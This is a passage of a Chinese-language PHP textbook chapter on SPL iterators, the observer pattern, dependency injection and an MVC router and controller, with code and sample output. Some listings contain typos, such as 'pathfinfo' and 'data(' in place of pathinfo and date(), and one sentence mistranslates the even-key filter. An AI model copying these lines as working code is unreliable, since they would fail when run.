chapter_04/iterator.php (excerpt)

```
class BasicIterator implements Iterator {
    private $key = 0;
    private $data = array(
        "hello",
        "world",
    );

    public function __construct() {
        $this->key = 0;
    }

    public function rewind() {
        $this->key = 0;
    }

    public function current() {
        return $this->data[$this->key];
    }

    public function key() {
        return $this->key;
    }

    public function next() {
        $this->key++;
        return true;
    }

    public function valid() {
        return isset($this->data[$this->key]);
    }
}
```

在这个迭代器中，我们将数组指定给 BasicIterator->data 属性，这个属性是受保护的，因此不能直接访问，我们必须使用类的方法来遍历和存取这些数据。

chapter_04/iterator.php (excerpt)

```
$iterator = new BasicIterator();
$iterator->rewind();
do {
  $key = $iterator->key();
  $value = $iterator->current();
  echo '<pre>'. $key .': ' .$value . '</pre>'. PHP_EOL;
} while ($iterator->next() && $iterator->valid());
```

正如你所见，我们仅创建了 BasicIterator 实例，然后调用 rewind()、next()、valid()、key()，以及 current() 方法，而不是内部功能。这段输出还和我们的 foreach 结构完全一样。

最后，我们使用一个带 foreach 的迭代器。

chapter_04/Iterator.php (*excerpt*)

```
$iterator = new BasicIterator();
foreach ($iterator as $key => $value) {
  echo '<pre>'. $key .': ' .$value . '</pre>'. PHP_EOL;
}
```

我们再一次得到相同的输出。尽管这个例子相当简单，但是我们的数据并不一定是一个简单的数组，它可能是数据库中被迭代提取得到的结果（即 PDOStatement->fetch() 所为），或者一个 Web 服务或其他什么的结果。

在迭代器设计模式中，OuterIterator 是最好的理念之一，这是一个实际迭代器的代理。对于外部世界而言，OuterIterator 本身就是迭代器，但实际上，它仅用于代理调用一个内部迭代器。这允许 OuterIterator 在内部迭代器毫不知情的情况下用某些特殊功能包裹该迭代器。

OuterIterators 是另一种模式即代理模式的一个完美示例。如果将它和 ArrayIterator 联合使用，你可以使用任何数组作为内部迭代器，并且生成一个具有相同迭代行为的对象作为数组。

迭代器另一个重要特点就是**递归**（recursion）。递归迭代似乎常常让人犯错，而且许多开发者也不清楚 RecursiveIterator 和 RecursiveIteratorIterator 的区别[⊖]。

这两个类之间的关系非常简单，RecursiveIterator 是数据结构（它是一个迭代器），其数据中包含有其他迭代器。RecursiveIterator 的目的就是提供一个标准的方式，用于检查每一个迭代中是否包含子迭代。我们使用 hasChildren() 和 getChildren() 方法可以做到这些。

另外，RecursiveIteratorIterator 用于实际遍历数据结构；它调用 hasChildren()，如果有必要，也调用 getChildren() 方法，并且遍历子迭代。这意味着你可以使用一个简单的 foreach 结构遍历嵌套结构。（在多少次情况下你不得不嵌套多个 foreach 结构？）

让我们来看一个使用内置 RecursiveArrayIterator 的简单示例，它将检查每一个数组的子元素是否也是一个数组，如果是，就会递归遍历该数组。

chapter_04/RecursiveIterator.php

```
$array = array(
  "Hello", // Level 1
  array(
    "World" // Level 2
  ),
  array(
    "How", // Level 2
    array(
      "are", // Level 3
      "you" // Level 3
    )
  ),
  "doing?" // Level 1
);

$recursiveIterator = new RecursiveArrayIterator($array);

$recursiveIteratorIterator = new RecursiveIteratorIterator➥
```

⊖ RecursiveIteratorIterator 是很多 OuterIterators 中的一个。

```
  ($recursiveIterator);

foreach ($recursiveIteratorIterator as $key => $value) {
  echo '<pre>Depth: ' . $recursiveIteratorIterator->getDepth() .➥
    '</pre>' . PHP_EOL;
  echo '<pre>Key: ' . $key . '</pre>' . PHP_EOL;
  echo '<pre>Value: ' .$value . '</pre>' . PHP_EOL;
}
```

因此，只使用一层 foreach，我们就可将这个三层多维数组递归遍历完毕。

```
Depth: 0
Key: 0
Value: Hello
Depth: 1
Key: 0
Value: World
Depth: 1
Key: 0
Value: How
Depth: 2
Key: 0
Value: are
Depth: 2
Key: 1
Value: you
Depth: 0
Key: 3
Value: doing?
```

这让递归树数据结构变得超级简单。

让我们继续了解一些更为复杂的迭代器，名单上第一个就是 FilterIterator。FilterIterator 是一个必须被扩展的抽象类，它的用途正如你所期望的一样：对迭代进行过滤，跳过不符合筛选条件的值。FilterIterator 通过添加一个简单的 accept() 方法工作，这个方法必须返回一个布尔值，以表示当前的迭代是否可以接受。除了 next() 和 valid() 之外，我们在每一次迭代中都调用 FilterIterator 方法。如果返回 false，迭代器将跳过这个值。

现在我们将创建一个只接受相同键值的过滤器。

chapter_04/FilterIterator.php

```
class EvenFilterIterator extends FilterIterator {
  /**
   * Accept only even-keyed values
   *
   * @return bool
   */
  public function accept()
  {
    // Get the actual iterator
    $iterator = $this->getInnerIterator();

    // Get the current key
    $key = $iterator->key();

    // Check for even keys
```

```
        if ($key % 2 == 0) {
          return true;
        }

        return false;
      }
    }

    $array = array(
      0 => "Hello",
      1 => "Everybody Is",
      2 => "I'm",
      3 => "Amazing",
      4 => "The",
      5 => "Who",
      6 => "Doctor",
      7 => "Lives"
    );

    // Create an iterator from our array
    $iterator = new ArrayIterator($array);

    // Create our FilterIterator
    $filterIterator = new EvenFilterIterator($iterator);

    // Iterate
    foreach ($filterIterator as $key => $value) {
      echo '<pre>' . $key .': '. $value . '</pre>' . PHP_EOL;
    }
```

请记住，我们并未改变 ArrayIterator 的功能，这是使用 FilterIterator 概念的关键。这也意味着我们可以创建一个只接受奇数键值的 OddFilterIterator 或者 StepFilterIterator，它接受一个参数中的每一个“n”值。

前面代码的输出是：

```
0: Hello
2: I'm
4: The
6: Doctor
```

请注意，代码只输出键值为 0、2、4 和 6 的值。你可以对键或值进行筛选，并可以根据应用程序的要求设置你的 accept() 逻辑。

另一个类似的迭代器是 RegexIterator（它实际上扩展了 FilterIterator），它的 accept() 方法对当前值使用正则表达式。如果该值匹配正则表达式即表示接受 accept() 方法。我们可以使用 RegexIterator 做一些很酷的东西，比如使用它和 RecursiveDirectoryIterator 找到所有的 PHP 文件。

chapter_04/RegexIterator.php

```
// Create a RecursiveDirectoryIterator
$directoryIterator = new RecursiveDirectoryIterator("./");

// Create a RecursiveIteratorIterator to recursively iterate
$recursiveIterator = new RecursiveIteratorIterator➥
  ($directoryIterator);
```

```
// Create a filter for PHP files
$regexFilter = new RegexIterator($recursiveIterator, '/(.*?)\.➥
  (php|phtml|php3|php4|php5)$/');

// Iterate
foreach ($regexFilter as $key => $file) {
  /* @var SplFileInfo $file */
  echo $file->getFilename() . PHP_EOL;
}
```

这个脚本的输出将列出当前工作目录中所有以 .php、phtml、php3、php4 或 php5 为扩展名的文件。

另一个类似的迭代器是 LimitIterator，正如我们前面所提到过的，它在使用时很像 SQL 中的 LIMIT 子句。

chapter_04/LimitIterator.php

```
// Define the array
$array = array(
    'Hello',
    'World',
    'How',
    'are',
    'you',
    'doing?'
);

// Create the iterator
$iterator = new ArrayIterator($array);

// Create the limiting iterator, to get the first 2 elements
$limitIterator = new LimitIterator($iterator, 0, 2);

// Iterate
foreach ($limitIterator as $key => $value) {
  echo '<pre>' . $key .': '. $value . '</pre>' . PHP_EOL;
}
```

这将输出这个数组中的前两个元素。

```
0: Hello
1: World
```

由于 OuterIterator 概念的代理性质，我们实际上可以将它们叠加在一起使用，这才真正体现了迭代器的能力。在下面这个例子中，我们将 RecursiveIteratorIterator 和 LimitIterator 结合起来使用。

chapter_04/StackedOuterIterators.php

```
$array = array(
  "Hello", // Level 1
  array(
    "World" // Level 2
  ),
  array(
```

```
    "How", // Level 2
    array(
      "are", // Level 3
      "you" // Level 3
    )
  ),
  "doing?" // Level 1
);

// Create our Recursive data structure
$recursiveIterator = new RecursiveArrayIterator($array);

// Create our recursive iterator
$recursiveIteratorIterator = new RecursiveIteratorIterator➥
  ($recursiveIterator);

// Create a limit iterator
$limitIterator = new LimitIterator($recursiveIteratorIterator,➥
  2, 5);

// Iterate
foreach ($limitIterator as $key => $value) {
  $innerIterator = $limitIterator->getInnerIterator();
  echo '<pre>Depth: ' .$innerIterator->getDepth() . '</pre>' .➥
    PHP_EOL;
  echo '<pre>Key: ' .$key . '</pre>' . PHP_EOL;
  echo '<pre>Value: ' .$value . '</pre>' . PHP_EOL;
}
```

在这种情况下，因为 RecursiveIteratorIterator 可以有效平面化多维结构，所以这个限制适用于扁平的数据。如果将一个家族树表示为一个数组，比如，我们可以使用 LimitIterator 来显示这个家族母系一方的曾祖父母。在任何情况下，我们的输出都是：

```
Depth: 1
Key: 0
Value: How
Depth: 2
Key: 0
Value: are
Depth: 2
Key: 1
Value: you
Depth: 0
Key: 3
Value: doing?
```

迭代器模式是 PHP 中最通用和有益的模式之一。这种多功能性部分归功于数组在 PHP 主要数据结构中扮演的角色。随着 PHP 内部对迭代的支持，它们将更快速、更灵活、更易于理解并且更易于使用。

通过使用 OuterIterator，我们可以在一个面向对象的方式中轻而易举地重用以及扩充代码行为。坦率地说，这非常酷！

4.1.7 观察者模式

观察者（observer）模式是 JavaScript 开发者都很熟悉的一个模式。JavaScript 通过你所知道

的事件来使用这种模式。

观察者模式的核心在于允许你的应用程序注册一个回调，当某个特定的事件发生时便会触发它。在 JavaScript 中，这些事件由单击（onclick）、页面加载（onload）或鼠标移动到某个条目（onmouseover）等动作组成。显然，在 PHP 中没有鼠标，因此这些事件并不适用，事实上，你指向的事件必须符合应用程序的特殊需要。

例如，你可能需要添加一个事件保存数据。使用 save data 触发器，你可以注册回调以清理你的缓存并更新日志。另一个事件便是删除数据，为此你可能要注册这些清除了的缓存和日志，并使用另一个回调删除子数据。

观察者模式是最简单和最灵活的模式之一。我们通过使用一个名为 Event 的类实现它；这个类有两个公共方法：

- registerCallback()：这个方法允许你用规定的名称附加许多回调到一个事件中。
- trigger()：这个方法将会触发刚才命名的事件，并调用该事件已注册的任何回调。

chapter_04/Event.php

```
/**
 * The Event Class
 *
 * With this class you can register callbacks that will
 * be called (FIFO) for a given event.
 */
class Event {
  /**
   * @var array A multi-dimentional array of events => callbacks
   */
  static protected $callbacks = array();

  /**
   * Register a callback
   *
   * @param string $eventName Name of the triggering event
   * @param mixed $callback An instance of Event_Callback or➥
       a Closure
   */
  static public function registerCallback($eventName, $callback)
  {
    if (!is_callable($callback)) {
      throw new Exception("Invalid callback!");
    }

    $eventName = strtolower($eventName);

    self::$callbacks[$eventName][] = $callback;
  }

  /**
   * Trigger an event
   *
   * @param string $eventName Name of the event to be triggered
   * @param mixed $data The data to be sent to the callback
   */
  static public function trigger($eventName, $data)
```

```
    {
      $eventName = strtolower($eventName);

      if (isset(self::$callbacks[$eventName])) {
        foreach (self::$callbacks[$eventName] as $callback) {
          // The callback is either a closure, or an object➥
               that defines __invoke()
          $callback($data);
        }
      }
    }
}
```

这个回调随后被保存在静态受保护的 Event::$callbacks 属性中，成为一个以事件名作为键值的多维数组。该数组如下所示：

```
array(
  'eventname' => array(
                    'callback 1',
                    'callback 2',
                ),
)
```

当触发一个事件时，我们仅遍历事件的 Event::$callbacks 子数组，然后依次调用每个回调。要使用这种模式，首先我们将定义一个 MyDataRecord 类表示数据层的一部分。这个类有一个 save() 方法，每当我们调用它，就会触发一个 save 事件。

chapter_04/MyDataRecord.php

```
class MyDataRecord {
  public function save()
  {
    // Actually save data here

    // Trigger the save event
    Event::trigger('save', array("Hello", "World"));
  }
}
```

我们传入事件名（save）以及一些数据，它们将被传递到一个回调中。接着我们注册触发器。首先我们需通过实现 __invoke() 神奇方法（当你试图将一个对象作为函数使用时，这个方法会自动调用）创建一个回调记录事件。一旦创建了回调，我们用同样的事件名 save 通过 Event::registerCallback() 注册它。

chapter_04/LogCallback.php

```
/**
 * Logger callback
 */
class LogCallback {
  public function __invoke($data)
  {
    echo "Log Data" . PHP_EOL;
    var_dump($data);
  }
```

```
}

// Register the log callback
Event::registerCallback('save', new LogCallback());
```

我们还将注册第二个回调，这次用来清理缓存。为此我们将使用一个**闭包**（closure），它也称为匿名函数。

```
// Register the clear cache callback as a closure
Event::registerCallback('save', function ($data) {
                                    echo "Clear Cache" . PHP_EOL;
                                    var_dump($data);
                                });
```

现在，每当调用 MyDataRecord->save() 方法时，都将使回调生效。我们使用 FIFO（先进先出）技术调用这些函数。这意味着日志回调首先将被调用，接下来便是清理缓存回调。

```
// Instantiate a new data record
$data = new MyDataRecord();
$data->save(); // 'save' Event is triggered here
```

调用代码过程如下：

```
Log Data
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
Clear Cache
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
```

要想超越简单保存的功能，你可能需要一个 pre-save 事件和一个 post-save 事件；也许你可以在 pre-save 中验证有效输入，并在 post-save 中保存记录。

4.1.8 依赖注入

依赖注入（dependency injection）模式是允许类的使用者为这个类注入依赖的行为。通常情况下，这些依赖表现为对象、闭包或者回调方式，它们完成类所必要的要求以执行预期行为。依赖注入的想法就像给你的 Wii 遥控器提供电池。任天堂不会关心你使用的电池是金霸王还是劲霸，或者电池是否为锂电池、镍氢电池、镍镉电池或纯碱性电池；它只关心电池是否符合两个基本要件：AA 尺寸和 1.5V。

依赖注入可以使用在代码中任何具有相互依存关系的地方。例如，它可能是你的数据库连接、Web 服务的 HTTP 客户端，或是你需要跨平台调用时环绕在二进制系统周围的包装。依赖注入是最简单的模式之一，对于每一个依赖，你可以指定一个 setter 方法（如果你添加一个 getter 方法会更好），它将接收可以满足依赖要求的参数。

让我们来看看如何使用依赖注入重写我们的日志工厂。首先，对于Log类本身的setDataStore()方法：

chapter_04/DependencyInjection.php (*excerpt*)

```
/**
 * Log Class
 */
class Log {
  /**
   * @var Log_Engine_Interface
   */
  protected $engine = false;

  /**
   * Add an event to the log
   *
   * @param string $message
   */
  public function add($message)
  {
    if (!$this->engine) {
      throw new Exception('Unable to write log. No Engine set.');
    }

    $data['datetime'] = time();
    $data['message'] = $message;

    $session = Registry::get('session');
    $data['user'] = $session->getUserId();

    $this->engine->add($data);
  }

  /**
   * Set the log data storage engine
   *
   * @param Log_Engine_Interface $Engine
   */
  public function setEngine(Log_Engine_Interface $engine)
  {
    $this->engine = $engine;
  }

  /**
   * Retrieve the data storage engine
   *
   * @return Log_Engine_Interface
   */
  public function getEngine()
  {
    return $this->engine;
  }
}
```

现在我们可以使用新的Log类，然后传入我们希望使用的任何一个数据存储引擎。首先，我们需要一个接口以确保每个驱动程序都符合要求。这也可以是一个抽象类；通过接口或类的类型

提示，可以确保均满足我们的要求，既然这样，我们可以使用 add() 方法给日志添加一个事件。

chapter_04/DependencyInjection.php (*excerpt*)

```
interface Log_Engine_Interface {
  /**
   * Add an event to the log
   *
   * @param string $message
   */
  public function add(array $data);
}
```

既然知道了我们必须符合什么条件，接下来来定义第一个引擎。首先从基于文件的最简单存储开始。

chapter_04/DependencyInjection.php (*excerpt*)

```
class Log_Engine_File implements Log_Engine_Interface {
  /**
   * Add an event to the log
   *
   * @param string $message
   */
  public function add(array $data)
  {
    $line = '[' .data('r', $data['datetime']). '] ' .➥
      $data['message']. ' User: ' .$data['user'] . PHP_EOL;

    $config = Registry::get('site-config');

    if (!file_put_contents($config['location'], $line,➥
          FILE_APPEND)) {
      throw new Exception("An error occurred writing to file.");
    }
  }
}
```

接下来我们可在应用程序中调用 Log 类。

chapter_04/DependencyInjection.php (*excerpt*)

```
$engine = new Log_Engine_File();

$log = new Log();
$log->setEngine($engine);

// Add it to the registry
Registry::add($log);
```

依赖注入的伟大之处在于它不像工厂模式，日志类无需了解每一个不同的存储引擎的相关知识。这意味着任何使用日志类的开发者都可以添加他们自己的存储引擎，只要它们符合接口就行。从对日志类基于文件的简单存储开始，我们可以根据需求的变化创建日志类。

4.1.9 模型－视图－控制器

模型－视图－控制器又称 MVC 模式，是描述应用程序 3 个不同层次之间关系的一种方式，这种架构方式由以下几部分组成：

模型－数据层 所有的输入最终以被推送到模型结束，所有的输出数据也都来自于模型。它可能是一个数据库、Web 服务或者文件。

视图－现层 在这里我们将数据从模型中取出并输出给用户。页面和表单也在这里生成。

控制器－应用程序流层 控制器根据用户的请求确定用户可以做什么。接着，我们用模型执行请求的操作并检索请求的数据。最后，我们调用视图将操作的结果显示给用户。

MVC 模式与实现功能没有太多关联；相反，与应用程序的架构方式紧密相连。通过分离 MVC 的组件，可为你的代码提供一个灵活的框架。不管它是一个 HTML 表单还是一个 JSON 响应，业务逻辑从显示逻辑中分离后将允许你发送相同的数据。从某些方面来说，这种分离类似于前后端开发者用语义 HTML 和 CSS 将内容和样式进行分离。

通常，当使用 MVC 时，应用程序中的每个逻辑部分都有一个单一的控制器。在这些控制器的前面还有一个 Router；这是一个看门人，用于确定用户请求的内容，以便应用程序满足用户需要。在控制器的后面可能有过多模型表示数据层的不同部分，例如用户账户、个人档案、购物车等，你现在应该明白是怎么一回事了。

一旦你开始和模型交互，你可以用它保存用户账户或检索用户的购物车，然后将一个特定的模板引入到正确的响应给用户。如果出现问题，这个模板可能是一个错误页面、一个更新购物车的表单或者一个保存确认页。

一个典型的 MVC 架构图如图 4.1 所示。




图 4.1 一个典型 MVC 应用程序的流程图

1. 控制器

控制器有一个最基本的用途，即读取一个 GET 参数以便确定需要传送怎样的页面，然后输出：

```
// Get the requested file (ignore any paths)
$page = basename($_GET['page']);

// Replace any extension
$ext = pathfinfo($page, PATHINFO_EXTENSION);
$page = str_replace('.' .$ext, '', $page);
// Check if we need a model
if ($page == 'user-account') {
  // Include the model
  require_once 'user-model.php';
}

// Include the view
require_once $page . '-view.php';
```

然而，没人想要像这样的 URL：/index.php?page=user-account&user_id=123&action=view。那么你如何将它们转换为更好的 /user-account/view/123 形式呢？

对此，我们最常见的解决方案是一个 Apache 的模块：mod_rewrite。这个模块允许你匹配 URL 模式并改造它们。以下的 Apache 配置使我们能够处理 pretty URL。

```
# Turn on mod_rewrite handling
RewriteEngine On
# Allows for three wildcards: page, action and id
RewriteRule (.*?)/(.*?)/(.*?)$
index.php?page=$1&action=$2&id=$3
```

接着我们添加一个简单 index.php 来测试。

```
<?php var_dump($_GET); ?>
```

现在我们可以载入期望的 /user-account/view/123，我们将看到：

```
array
  'page' => string 'user-account' (length=12)
  'action' => string 'view' (length=4)
  'id' => string '123' (length=3)
```

这使我们有了一个动态的 URL 集，但如果我们不想传入一个 ID 呢？或者我们想传入更多的 ID 呢？

例如，我们使用 /photos/dshafik/5584010786/in/set-72157626290864145/，这是一个 Flickr 的 URL。替换这些值后，我们可像这样以变量来结束：/photos/user/photoId/in/groupType-groupId/。我们可对每种可能性继续添加 RewriteRule，但这会变得很烦琐而且难以维护。我们无需在正则表达式的有限区域内尝试使用 mod_rewrite 处理这个复杂的问题，只需将整个 URL 交给 PHP，即可让它发挥神奇的魔力。

```
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule !\.(js|ico|gif|jpg|png|css)$ /index.php
```

在这个配置中，我们推出了一个新的 mod_rewrite 选项：RewriteCond。这个选项允许你指定条

件，而这些条件在你应用 RewriteRule 之前必须得到满足。这个条件其实就是：我们所请求的 URL 不是一个真正的文件。我们使用 REQUEST_FILENAME 服务器变量和条件 !-f- 来完成这些。在这个语法中，惊叹号和它在 PHP 中的作用一样，逻辑为 NOT，而 -f 的意思是“本地文件”。

如果再次单击 URL，我们可以通过全局变量 $_SERVER['REQUEST_URI'] 检索请求字符串。

```
string '/user-account/view/123' (length=22)
```

一旦掌握了以上方法，我们可以用自己喜欢的任何方式来解析 URL。要做到这一点，我们必须创建一个 router。创建路由器有以下几个常见的原因：

- 允许指定精确的正则表达式。
- 支持指定键 / 值对的语法。
- 创建一个带有限结构的完整解析器。

为了让软件开发变得更加轻松，我们将采取中间的选项。在这个路由器中，你可以指定 :key 或 type:key 中任意一个作为 URL 结构中的占位符。支持的类型如下：

- any
- integers
- alpha（包括破折号和下划线）
- alpha plus numeric
- 正则表达式（自定义模式）

例如，我们可以使用 /photos/:user/int:photoId/in/alpha:groupType/int:groupId 支持一个类似的语法到 Flickr。

首先，我们要定义每个正则表达式子模式匹配项。我们准备用它们建立一个简单的正则表达式来匹配占位符。

```
const REGEX_ANY = "([^/]+?)";
const REGEX_INT = "([0-9]+?)";
const REGEX_ALPHA = "([a-zA-Z_-]+?)";
const REGEX_ALPHANUMERIC = "([0-9a-zA-Z_-]+?)";
const REGEX_STATIC = "%s";
```

其次，我们添加两个属性：一个用来保存编译后的路由，另一个用来保存一个基本的 URL。这个基本的 URL 使我们便于使用子文件夹（即 /store/<our app>）中的路由器。

```
/**
* @var array The compiled routes
*/
protected $routes = array();

/**
* @var string The base URL
*/
protected $baseUrl = '';
```

然后，我们要定义一个函数指定基本的 URL，并为正则表达式而引用它。因为 URL 中充满了默认的分隔符，所以当需要进行转义时我们会用 @ 替换它。这使我们能够更为简单地创建正则表达式。

```
/**
* Set a base URL from which all routes will be matched
```

```
*
* @param string $baseUrl
*/
public function setBaseUrl($baseUrl)
{
  // Escape the base URL, with @ as our delimiter
  $this->baseUrl = preg_quote($baseUrl, '@');
}
```

现在我们进入路由器的主要部分：增加路由。Router->addRoute() 允许我们指定一个路由模式，以及一组将与解析键 / 值对结合的选项。我们像这样指定控制器：

```
/**
* Add a new route
*
* @param string $route The route pattern
*/
public function addRoute($route, $options = array())
{
  $this->routes[] = array('pattern' => $this->_parseRoute($route),➥
    'options' => $options);
}
```

我们在 Router->_parseRoute() 方法中完成这项繁重的工作。在该方法中，我们使用了 PCRE 中经常被忽视的一个功能（Perl 兼容的正则表达式），它让我们可以命名子模式。当我们使用 preg_match() 方法时，匹配项将返回所有正常索引数组的键，以及以子模式名字命名的键。这和 mysql_fetch_array() 方法非常相似。它通过放置 ?P 来完成，接着通过在子模式开始的地方放置名字到大于小于符号 ?P<NAME> 里完成。

```
/**
* Parse the route pattern
*
* @param string $route The pattern
* @return string
*/
    protected function _parseRoute($route)
    {
        $baseUrl = $this->baseUrl;
        // Short-cut for the / route
        if ($route == '/') {
            return "@^$baseUrl/$@";
        }

        // Explode on the / to get each part
        $parts = explode("/", $route);

        // Start our regex, we use @ instead of / to avoid➥
            issues with the URL path
        // Start with our base URL
        $regex = "@^$baseUrl";

        // Check to see if it starts with a / and discard the➥
            empty arg
        if ($route[0] == "/") {
            array_shift($parts);
        }
```

```
// Foreach each part of the URL
foreach ($parts as $part) {
     // Add a / to the regex
     $regex .= "/";

     // Start looking for type:name strings
     $args = explode(":", $part);

     if (sizeof($args) == 1) {
          // If there's only one value, it's a static➥
               string
          $regex .= sprintf(self::REGEX_STATIC,➥
            preg_quote(array_shift($args), '@'));
          continue;
     } elseif ($args[0] == '') {
          // If the first value is empty, there is no➥
               type specified, discard it
          array_shift($args);
          $type = false;
     } else {
          // We have a type, pull it out
          $type = array_shift($args);
     }

     // Retrieve the key
     $key = array_shift($args);

     // If it's a regex, just add it to the expression➥
          and move on
     if ($type == "regex") {
          $regex .= $key;
          continue;
     }

     // Remove any characters that are not allowed in➥
          sub-pattern names
     $this->normalize($key);

     // Start creating our named sub-pattern
     $regex .= '(?P<' . $key . '>';
// Add the actual pattern
switch (strtolower($type)) {
     case "int":
     case "integer":
          $regex .= self::REGEX_INT;
          break;
     case "alpha":
          $regex .= self::REGEX_ALPHA;
          break;
     case "alphanumeric":
     case "alphanum":
     case "alnum":
          $regex .= self::REGEX_ALPHANUMERIC;
          break;
     default:
          $regex .= self::REGEX_ANY;
          break;
}
```

```
            // Close the named sub-pattern
            $regex .= ")";
        }

        // Make sure to match to the end of the URL and make it➥
            unicode aware
        $regex .= '$@u';

        return $regex;
    }
```

最后，我们定义一个方法来获取URL路径，并将它解析到路由的键/值对下。一旦拥有URL路径，我们就可以调遣控制器，执行用户的任务。你会注意到我们unset所有设定的数字下标，很遗憾，虽然它们全都是不必要的，但是PHP并未提供一种方法忽略它们。

```
    /**
     * Retrieve the route data
     *
     * @param string $request The request URI
     * @return array
     */
    public function getRoute($request)
    {
        $matches = array();
        foreach ($this->routes as $route) {
            // Try to match the request against defined routes
            if (preg_match($route['pattern'], $request,➥
                  $matches)) {
                // If it matches, remove unnecessary numeric➥
                    indexes
                foreach ($matches as $key => $value) {
                    if (is_int($key)) {
                        unset($matches[$key]);
                    }
                }

                // Merge the matches with the supplied options
                $result = $matches + $route['options'];
                return $result;
            }
        }

        return false;
    }
```

这个类的最后部分是一个用来为正则表达式清理键名的方法。

```
    /**
     * Normalize a string for sub-pattern naming
     *
     * @param string &$param
     */
    public function normalize(&$param)
    {
        $param = preg_replace("/[^a-zA-Z0-9]/", "", $param);
    }

}
```

如果现在获取了 Router 这样类并运行它，我们将会看到：

```
$router = new RouterRegex;
$router->addRoute("/alpha:page/alpha:action/:id",
array('controller' => 'default'));
var_dump($router);

$route = $router->getRoute('/user-account/view/123');
```

这给了我们如下输出：

```
array(4) {
  ["page"]=>
  string(12) "user-account"
  ["action"]=>
  string(4) "view"
  ["id"]=>
  string(3) "123"
  ["controller"]=>
  string(7) "default"
}
```

对于类似于 Flickr 这样更为复杂的一个 URL，我们可能需使用如下的路由：

```
$router->addRoute("/photos/alnum:user/int:photoId/in/regex:➥
  (?P<groupType>([a-z]+?))-(?P<groupId>([0-9]+?))");
```

当我们调用 /photos/dshafik/5584010786/in/set-72157626290864145 Flickr 的 URL 时，它会给我们：

```
array(4) {
  ["user"]=>
  string(7) "dshafik"
  ["photoId"]=>
  string(10) "5584010786"
  ["groupType"]=>
  string(3) "set"
  ["groupId"]=>
  string(17) "72157626290864145"
}
```

现在终于有一个路由器了，于是我们可以写一个非常简单的前端控制器。为了能自动包含正确的模型和视图，控制器要求模型和视图必须遵循一个特定的命名约定。对于模型，我们要让它和控制器具有相同的名字，例如：

chapter_04/Controller.php

```
class Photos_Controller {
  /**
   * @var RouterAbstract
   */
  protected $router = false;

  /**
   * Run our request
   *
   * @param string $url
   */
```

```
    public function dispatch($url, $default_data = array())
    {
      try {
        if (!$this->router) {
          throw new Exception("Router not set");
        }

        $route = $this->router->getRoute($url);

        $controller = ucfirst($route['controller']);
        $action = ucfirst($route['action']);

        unset($route['controller']);
        unset($route['action']);

        // Get our model
        $model = $this->getModel($controller);

        $data = $model->{$action}($route);
        $data = $data + $default_data;

        // Get our view
        $view = $this->getView($controller, $action);

        echo $view->render($data);
      } catch (Exception $e) {
        try {
          if ($url != '/error') {
            $data = array('message' => $e->getMessage());
            $this->dispatch("/error", $data);
          } else {
            throw new Exception("Error Route undefined");
          }
        } catch (Exception $e) {
          echo "<h1>An unknown error occurred.</h1>";
        }
      }
    }

    /**
     * Set the router
     *
     * @param RouterAbstract $router
     */
    public function setRouter(RouterAbstract $router)
    {
      $this->router = $router;
    }

    /**
     * Get an instantiated model class
     *
     * @param string $name
     * @return mixed
     */
    protected function getModel($name)
    {
      $name .= '_Model';
```

```
    $this->includeClass($name);

    return new $name;
  }

  /**
   * Get an instantiated view class
   *
   * @param string $name
   * @param string $action
   * @return mixed
   */
  protected function getView($name, $action)
  {
    $name .= '_' .$action. 'View';

    $this->includeClass($name);
      return new $name;
    }

    /**
     * Include a class using PEAR naming scheme
     *
     * @param string $name
     * @return void
     * @throws Exception
     */
    protected function includeClass($name)
    {
      $file = str_replace('_', DIRECTORY_SEPARATOR, $name) . '.php';

      if (!file_exists($file)) {
        throw new Exception("Class not found!");
      }

      require_once $file;
    }
  }
```

因为控制器要求同时需要一个 controller 和一个 action 参数，所以我们的 URL 需要变得更明确一点：/photos/getPhoto/dshafik/5584010786/in/set-72157626290864145。

如果我们再次载入照片的 URL，将奇迹般地（不是真的）看到：

```
<h1>Brooke in the Woods</h1>
<img src="http://farm6.static.flickr.com/5142/5584010786_95a4c15
e8a_z.jpg" width="427" height="640">
```

2. 模型

在控制器中，我们实现了一个 getModel() 方法；让我们来看看代码里面发生了什么。

毫无疑问，对于 MVC 结构而言，每个控制器都有一个模型，而且每个动作也都有一个方法。在这个 URL 的例子中，我们有一个照片控制器和一个 getPhoto() 动作。因此，我们将定义一个具有 getPhoto() 方法的 Photos_Model 类。

chapter_04/Model.php

```
class Photos_Model {
  public function getPhoto($options)
  {
    // Retrieve the photo's URL, from a DB, by constructing a➥
        file path, etc

    // This is hard-coded
    return array(
        'title' => 'Brooke in the Woods',
        'width' => 427,
        'height' => 640,
        'url' => 'http://farm6.static.flickr.com/5142/➥
          5584010786_95a4c15e8a_z.jpg',
    );
  }
}
```

每个模型函数必须返回一个数组数据。然后这些数据将被用来渲染视图。然而，并不是所有的函数都要检索数据。让我们来看一个错误模型的示例。

chapter_04/ErrorModel.php

```
class Error_Model {
  public function showError($data)
  {
    $config = Registry::get('site-config');

    $factory = new Log_Factory();
    $log = $factory->getLog($config['log']['type'], $config['log']);
    $log->add($data['message']);

    return array();
  }
}
```

在这个例子中，该模型仅用于记录日志（使用 Registry 和 Log_Factory），并且返回一个空的数组。

3. 视图

视图同样简单：我们以控制器和动作命名类，在这个示例中，这个类是 Photos_GetPhotoView。每个视图类都有一个简单的 render() 方法，用来获取数据并显示在相关页面上。

chapter_04/View.php

```
class Photos_GetPhotoView {
  public function render($data)
  {
    $html = '<h1>%s</h1>' . PHP_EOL;
    $html .= '<img src="%s" width="%s" height="%s">' . PHP_EOL;

    $return = sprintf($html, $data['title'], $data['url'],➥
      $data['width'], $data['height']);

    return $return;
```

```
    }
}
```

